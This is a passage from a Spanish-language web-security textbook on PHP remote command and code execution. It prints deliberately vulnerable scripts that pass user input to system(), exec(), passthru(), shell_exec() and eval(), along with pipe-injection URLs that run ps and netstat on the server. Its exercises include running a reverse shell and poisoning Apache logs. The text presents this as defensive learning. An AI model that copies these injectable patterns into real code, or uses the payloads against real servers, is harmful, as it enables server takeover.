9. ¿Cómo podemos deshabilitar las inclusiones de archivos remotos?

EJERCICIOS PRÁCTICOS

1. Programe un script vulnerable a RFI y LFI.
2. Investigue las herramientas de las PHP shells **c99** y **r57**.
3. Ejecute una shell inversa en un servidor web y reciba la conexión en su computadora.
4. Envenene los logs de un servidor Apache mediante la técnica de LFI.
5. Cree un filtro en PHP para poder realizar inclusiones locales de forma segura.

PROFESOR EN LÍNEA

Si tiene alguna consulta técnica relacionada con el contenido, puede contactarse con nuestros expertos: profesor@redusers.com

*07

Ejecución remota de código

Sabemos lo peligroso que puede ser que un atacante ejecute comandos de forma remota en nuestro servidor web. Remote Command Execution aprovecha fallas de seguridad en el uso de funciones PHP que permiten ejecutar comandos. Por otro lado, Remote Code Execution aprovecha descuidos en el uso de eval().

Introducción

System(), al igual que **exec()**, **passthru()** y otras funciones PHP, permite ejecutar comandos sobre el sistema operativo que utilice el servidor. En el capítulo anterior, acerca de la inclusión de archivos, luego de realizar un envenenamiento de logs utilizamos la función **system()** para descargar una shell dentro del servidor web. Así, nos dimos cuenta del peligro con el que debe lidiar el administrador de un sitio ante el hecho de que un atacante utilice estas funciones en su aplicación.

Remote Command Execution (**RCE**) o, en español, Ejecución Remota de Comandos, hace referencia a la posibilidad de que un atacante logre ejecutar comandos sobre el sistema operativo que tenga por objetivo. Dentro del campo web, la vulnerabilidad de RCE apunta al mal uso de las funciones PHP nombradas anteriormente. Al igual que en el caso de **include()** y **require()**, si un programador no filtra bien los datos que reciben como parámetros dichas funciones, el atacante las va a utilizar para otro fin, muy diferente al que realmente tienen.

Figura 1. Una aplicación web que utilice funciones como **`exec()`** o **`system()`** puede terminar siendo víctima de un ataque.

Remote Code Execution o, en español, Ejecución Remota de Código, es otra vulnerabilidad que analizaremos en este capítulo. La función **eval()** de PHP evalúa o interpreta una cadena de caracteres como código de este lenguaje, es decir, ejecuta como código PHP todo lo que se le pase como parámetro. No hay que imaginar demasiado para saber lo que un atacante podría hacer si una aplicación web utilizara esta función, recibiendo como parámetro datos asignados por el usuario.

Figura 2. `Eval()` es una función que interpreta como código PHP la cadena de caracteres que reciba como parámetro.

Comprendiendo el funcionamiento de **eval()**, sería totalmente válido pasarle como parámetro un código similar a este: **system('ls');**, que de hecho podría interpretarse como un ataque de ejecución remota de comandos. Pero la principal diferencia entre Remote Code Execution y Remote Command Execution radica en la aplicación vulnerable.

> SYSTEM() PERMITE EJECUTAR COMANDOS SOBRE EL SISTEMA OPERATIVO DEL SERVIDOR

En las próximas dos secciones del capítulo analizaremos respectivamente cada vulnerabilidad y las diferencias que hay entre ambas, a fin de identificar correctamente los errores de programación que permiten explotar tales fallas.

Desde el lado del atacante, y con un poco de imaginación, lograremos obtener información sumamente interesante sobre el servidor que estemos atacando y obtener su control total. Desde el lado del programador, será útil analizar los filtros que pueden brindar una falsa sensación de seguridad y aprender cómo resolver el problema.

MÁS ALLÁ DE PHP

Las vulnerabilidades de tipo **RCE** no se limitan solo al lenguaje PHP. Funciones como las tratadas en este capítulo también se encuentran en otras tecnologías web. Por otro lado, pueden encontrarse también fallas en software de escritorio que permitan a un atacante ejecutar comandos en el sistema.

Ejecución remota de comandos

Es lo que todo atacante quiere lograr sobre su objetivo: ejecutar comandos de manera remota (sin tener acceso físico a la maquina) y, en lo posible, con privilegios de administrador.

Algunas aplicaciones o sitios web programados en lenguaje PHP pueden utilizar, en alguna parte de su código, funciones que permiten la ejecución de comandos sobre el sistema que contiene el intérprete de dicho lenguaje.

Funciones peligrosas

En realidad, la peligrosidad dependerá de quién las use, cómo y con qué fin. Si bien para la mayoría de los programadores las funciones PHP que ejecutan comandos son sólo más código útil para sus aplicaciones, no representan lo mismo para un Black Hat Hacker. Para ellos, encontrarse con una aplicación vulnerable a RCE puede ser lo mejor que les suceda en el día.

En cambio, para un administrador de seguridad, sí es un verdadero peligro que sus aplicaciones sean vulnerables a éste tipo de fallas.

Si somos profesionales de la seguridad encargados de proteger determinadas aplicaciones web, el hecho de que utilicen funciones como **system()** probablemente nos traiga graves problemas. En adelante sabremos por qué.

A continuación, analizaremos cuatro funciones PHP programadas para la ejecución de comandos en el sistema operativo. Las cuatro ejecutan lo que se le pase como parámetro, pero la diferencia radica

VULNERABILIDADES EN ACTIVE SERVER PAGES

Active Server Pages (**ASP**) es un lenguaje de programación para la creación de sitios web, ejecutado del lado del servidor (al igual que PHP) y desarrollado por Microsoft. Las aplicaciones ASP también pueden poseer vulnerabilidades, ya que son capaces de hacer evaluaciones de código dinámicas, entre otras acciones que pueden poner en riesgo al servidor si no se controlan adecuadamente.

en la forma en que se le muestra al usuario la salida del comando, es decir, en el resultado de la ejecución.




Figura 3. En la página oficial de PHP (**www.php.net**) podemos encontrar más información sobre las funciones que trataremos en este capítulo.

System()

Para ser exactos sobre su funcionamiento, podemos consultar la página **www.php.net**: "**system()** es similar a la versión C de la función del mismo nombre, ya que ejecuta el comando dado y muestra el resultado".
Programemos un script simple para realizar prácticas:

```
<?php
$ejecutar = $_GET['cmd'];
system($ejecutar);
?>
```

Luego, le pasamos a la variable **$ejecutar** un comando a través de la URL (por ejemplo, **ls** o **dir**, en caso de que se utilice el sistema Windows). A continuación, nos mostrará en pantalla el listado de archivos y directorios de la posición actual:

```
Directorio de C:\wamp\www\WebsVulnerables 29/01/2013 02:18 a.m.
. 29/01/2013 02:18 a.m.
.. 22/07/2012 04:49 a.m.
1.133 BuscadorXSS.php 21/07/2012 04:29 a.m.
1.979 Formulario.php (...).
```

Figura 4. Salida en pantalla de la ejecución de un comando a través de la función PHP **`system()`**.

Exec()

La función **exec()** de PHP también ejecuta el comando que se le pase por parámetro. Lo que diferencia a **system()** de **exec()** es que esta última no imprime en pantalla la salida del comando ejecutado. Código de prueba:

```
<?php
exec($_POST[‘cmd’]);
?>
```

En este caso, el parámetro se pasa por **POST**, lo que significa que necesitaremos usar aplicaciones como el complemento Tamper Data para lograr nuestro objetivo. Por otro lado, si queremos visualizar la

salida del comando, debemos agregar una línea para imprimir la ejecución en pantalla, utilizando **print** o, en su defecto, **echo**.

Passthru()

La definición para esta función, según el sitio oficial de PHP es: "La función **passthru()** es parecida a la función **exec()**, que ejecuta un comando. Esta función debería ser usada en lugar de **exec()** o **system()** cuando la salida desde la línea de comandos de Unix sean datos binarios, los cuales sea necesario pasar directamente al navegador".

Código de prueba:

```
<?php
function cmd($comando){
  passthru($comando);
}
$ejecutar = $_GET['cmd'];
cmd($ejecutar);
?>
```

La función **passthru()** muestra la salida en pantalla, sin necesidad de especificarlo.




Figura 5. Respuesta a la ejecución de un comando con la función PHP **passthru()**.

shell_exec()

Esta es otra función PHP para la ejecución de comandos. Como dijimos, la diferencia entre todas radica en el modo de mostrar al programador el resultado de la ejecución. Esta vez **php.net** aclara: "**shell_exec** — Ejecutar un comando mediante el intérprete de comandos y devolver la salida completa como una cadena".

Código de prueba:

```
<?php
$salida = shell_exec($_GET[‘cmd’]);
print $salida;
?>
```

En el caso de **Shell_exec()** también debemos agregar una línea usando **print** o **echo** para ver la salida del comando en pantalla.

Una vez analizadas las funciones PHP que otorgan la posibilidad de ejecutar comandos en el servidor, pudimos entender cómo funcionan y en qué se diferencian. Antes de ingresar de lleno en la explotación de las vulnerabilidades tipo RCE, debemos aprender otro aspecto importante sobre la ejecución de comandos, muy útil cuando llevemos los ataques a la práctica.

Uso de pipes

Las **pipes** o **tuberías**, representadas con el símbolo "|", se utilizan tanto en Windows como en Linux para redireccionar la salida de un primer comando hacia la entrada del segundo. Para entenderlo mejor, veamos un ejemplo.

UNA VULNERABILIDAD POCO COMÚN

El sitio oficial de PHP desaconseja por completo la utilización de las funciones tratadas en este capítulo. Al ingresar a la **Ayuda** de cada una de estas funciones, podremos ver carteles que advierten sobre los peligros que envuelve incluirlas en nuestro código. Gracias a ello la cantidad de sitios vulnerables a RCE son cada vez más escasos.

Como sabemos, el comando **ls** en Linux muestra un listado con los directorios y archivos de la posición actual. Supongamos ahora que queremos ordenar ese listado de alguna manera, mediante el comando **sort**. Para hacerlo, deberíamos guardar la salida del comando **ls** dentro de un archivo, para luego pasárselo como entrada a **sort** y que muestre su contenido en el orden que le indiquemos. De esta manera, mínimamente requerimos ejecutar dos comandos por separado, pero mediante el uso de pipes la tarea se simplifica, con una sola línea.




Figura 6. En primer lugar se ejecutan los dos comandos por separado. Luego, simplificamos haciendo uso de una pipe (**|**).

Mencionamos este detalle porque las aplicaciones vulnerables a RCE que encontramos en la web no son tan simples como **<? system($_GET['cmd']); ?>**. Cuando una aplicación web utiliza estas funciones, lo hace con el objetivo de realizar una tarea que tenga sentido, complejizando el código vulnerable. Entender el uso de pipes nos ayudará en la práctica a explotar las aplicaciones vulnerables a RCE.

Ejecución remota de código

En lugar de comandos, esta vez buscaremos ejecutar nuestro código PHP sobre el servidor web que tengamos por objetivo. Esto nos permitirá, desde el lado del atacante, obtener el control total del servidor, como en

el caso de Remote Command Execution. De hecho, poder ejecutar código PHP nos da más alternativas de ataque que solo ejecutar comandos, ya que es posible, en definitiva, ejecutar cualquier función PHP.

La vulnerabilidad Remote Code Execution se basa en los errores de seguridad que pueden producirse al utilizar una función PHP que permite, precisamente, la ejecución de código de este lenguaje dentro del servidor web. Si bien esta falla no es común, debido a las advertencias que se dan al respecto, es clave comprender cómo se produce la vulnerabilidad para erradicarla de nuestras aplicaciones y evitarla en futuros proyectos web.

Función eval()

Tal como mencionamos, la función **eval()** evalúa o interpreta la cadena de caracteres que reciba por parámetro, como código del lenguaje PHP. Su uso está totalmente desaconsejado. Imaginemos qué sucedería si utilizáramos esta función recibiendo parámetros asignados por el usuario. Dependiendo de sus intenciones, éste podría usar la aplicación con fines diferentes a los originales y apoderarse de nuestro servidor web.




Figura 7. Si entramos a la ayuda de **eval()** que proporciona el sitio **www.php.net** encontraremos una advertencia sobre su uso.

Existen dos aspectos importantes a tener en cuenta para utilizar **eval()** correctamente. Primero, el código que le pasemos

como parámetro a la función **no** debe encerrarse entre las etiquetas de apertura (**<?**) y cierre (**?>**) de PHP. Segundo, siempre debe incluirse el punto y coma (**;**) al final del código a ejecutar. Por ejemplo: **echo "hackers";**.

A continuación veremos un ejemplo sencillo del uso de **eval()**:

```
<?php
$codigo_php = $_GET[‘codigo’];
eval($codigo_php);
?>
```

Si bien podemos asignarle a la variable **$codigo_php** cualquier función que se nos ocurra de este lenguaje, haremos una ejecución simple para verificar el correcto funcionamiento del script. Para ello, pasamos el parámetro a través de la URL de la siguiente manera: **sitio.com/rce.php?codigo=echo "Hackers";**, y obtenemos una salida similar a la de la **Figura 8**.




Figura 8. La función **eval()** interpreta como código PHP cualquier cadena de caracteres que se le indique como parámetro.

Aprendimos cómo operan cada una de las funciones que involucran las vulnerabilidades de Remote Code Execution y Remote Command Execution. Es momento de ver ejemplos reales de aplicaciones

vulnerables y, por supuesto, convertirnos en atacantes por un rato para conocer cómo explotar tales fallas. Nuestro objetivo será obtener la mayor cantidad posible de información sobre el servidor y, finalmente, apoderarnos de él.

El ataque como defensa

Saber atacar es la mejor defensa. Si nos ponemos en la piel del atacante comprenderemos las técnicas utilizadas para explotar las fallas de seguridad mencionadas, y a la vez, descubrir o idear cómo evitar que sucedan.

A continuación analizaremos ejemplos realistas de RCE con cada una de las funciones aprendidas en las secciones anteriores del capítulo. En los diversos escenarios, iremos obteniendo información útil hasta, por fin, conseguir el control total del servidor web.

Quiénes somos y dónde estamos

Primer escenario: una aplicación cuya función es realizar un **ping** a la dirección IP que se le indique. Hay muchas herramientas online que cumplen funciones de este tipo. Vamos a imaginar que el código de una de ellas es similar al siguiente:

```
<?php
error_reporting(0);
if(isset($_POST[‘ip’])){
  $direccionIP = $_POST[‘ip’];
  $ejecutar = “ping “.$direccionIP;
  system($ejecutar);
}
?>
```

Análisis del código vulnerable a RCE: La dirección IP se asigna a la variable **$direccionIP** mediante un formulario que trabaja por método **POST**. Algo importante a tener en cuenta para realizar una futura

explotación es que la variable **$ejecutar** concatena la palabra **ping** a la dirección IP recibida, lo que significa que siempre tendrá que llevarse a cabo tal actividad, ya que no es posible editar el código fuente y borrar el ping. Por último, se ejecuta la tarea mostrando el resultado en pantalla a través de la función **system()**.




Figura 9. Aplicación vulnerable a RCE, encargada de realizar un **`ping`** a la dirección IP que se le indique.

Hemos llegado a la parte más interesante. Explotaremos la aplicación vulnerable a RCE y obtendremos los primeros datos sobre el servidor web: quiénes somos y dónde estamos.

Como bien dijimos, el **ping** es inevitable; se realizará de todas maneras. Entonces, para ejecutar el comando que queremos, debemos hacer uso de las mencionadas pipes o tuberías (**|**). Podemos hacer una prueba en nuestra propia computadora, ejecutando un **ping** seguido del comando que queremos, mediante el uso de una pipe (como podemos ver en la **figura 10**).

DVWA

Damn Vulnerable Web Application (**DVWA**) es una aplicación web diseñada intencionalmente con una gran cantidad de vulnerabilidades. Ofrece, así, un entorno de aprendizaje para poder llevar a la práctica conocimientos sobre vulnerabilidades web, de manera legal, ya que no se compromete ningún sistema.




Figura 10. Practicamos en nuestra computadora el uso de pipes antes de utilizarlas en la aplicación web vulnerable a RCE.

Ahora sí, volvemos a la aplicación vulnerable a RCE. En primer lugar, ejecutaremos el comando **uname -a** para conocer frente a qué sistema nos encontramos y, por otro lado, el comando **pwd** para saber cuál es el directorio actual. También podemos ejecutar un **ls** para ver las carpetas y archivos que se encuentran alojados en el servidor web. En resumen: tenemos una terminal abierta dentro de nuestro objetivo. En la **Figura 11** observamos los resultados obtenidos en este caso.

Figura 11. En la ventana superior, la salida del comando **uname -a**, y en la inferior, la salida del comando **pwd**.

Procesos y servicios

Segundo escenario: un pequeño script que forma parte de una aplicación compleja, con la función de solicitar un directorio al que debe desplazarse y mostrar la nueva ubicación en pantalla.

```
<?php
error_reporting(0);
$path = $_GET['path'];
$comando = "cd ".$path." && pwd";
$directorio = exec($comando);
print $directorio;
?>
```

Análisis del código vulnerable a RCE: asignamos el nuevo directorio mediante la URL, ya que el script utiliza **GET** como método de envío de datos. Al igual que el ejemplo anterior, el comando se ejecutará siempre, por lo que usaremos pipes en la futura explotación. La función **exec()** no muestra la salida en pantalla, por lo cual se agrega la línea **print** al final de la aplicación, de modo que se imprima la nueva ubicación.




Figura 12. Aplicación vulnerable a RCE. Se desplaza al directorio asignado y luego muestra la ubicación en pantalla.

Explotación del RCE: seguimos obteniendo información interesante sobre el servidor web. Esta vez, consultaremos la lista

de procesos mediante el comando **ps –ax** y utilizaremos una pipe, como en el caso anterior, de modo que la URL quede de la siguiente manera: **sitio.com/rce.php?path=/ruta | ps –ax**.

Dentro de la aplicación vulnerable el comando quedaría similar a **cd /ruta | ps –ax && pwd**, por lo que al final de la lista imprimirá también el directorio actual.




Figura 13. Mediante un RCE podemos obtener todo tipo de información útil sobre el servidor web.

Conexiones del servidor

Tercer escenario: un script que forma parte de otra aplicación. Recibe un archivo mediante la URL y muestra su contenido en pantalla.

EL LÍMITE ES NUESTRA IMAGINACIÓN

Una aplicación vulnerable a RCE puede poner en peligro todo el servidor web. En resumen, funciona como si tuviéramos una terminal abierta dentro de nuestro objetivo; quizás no tengamos permisos de administración, pero eso es algo que podemos modificar. Además, podemos instalar un **backdoor** o **puerta trasera** para los futuros accesos.

```
<?php
error_reporting(0);
$nombreArchivo = $_GET['archivo'];
$verArchivo = "cat ".$nombreArchivo;
passthru($verArchivo);
?>
```

Análisis del código vulnerable a RCE: nuevamente, asignamos el archivo que mostrará su contenido por método **GET**, es decir, mediante la URL. Utilizaremos pipes para ejecutar el comando que deseamos. Notemos que, esta vez, no es necesaria la línea **print**, ya que la función **passthru()** muestra por sí sola la salida en pantalla.

Figura 14. Aplicación vulnerable a RCE, que muestra en pantalla el contenido de un archivo.

Explotación del RCE: esta vez, el objetivo es obtener las conexiones del servidor web, para lo cual necesitaremos ejecutar el comando **netstat –putan**. Debemos tener en cuenta que es necesario poseer permisos de root para visualizar la salida de este comando. Indicamos los parámetros por URL de la siguiente manera: **sitio.com/rce.php?archivo=unarchivo | netstat –putan**. Observaremos algo similar a lo que muestra la **Figura 15**.

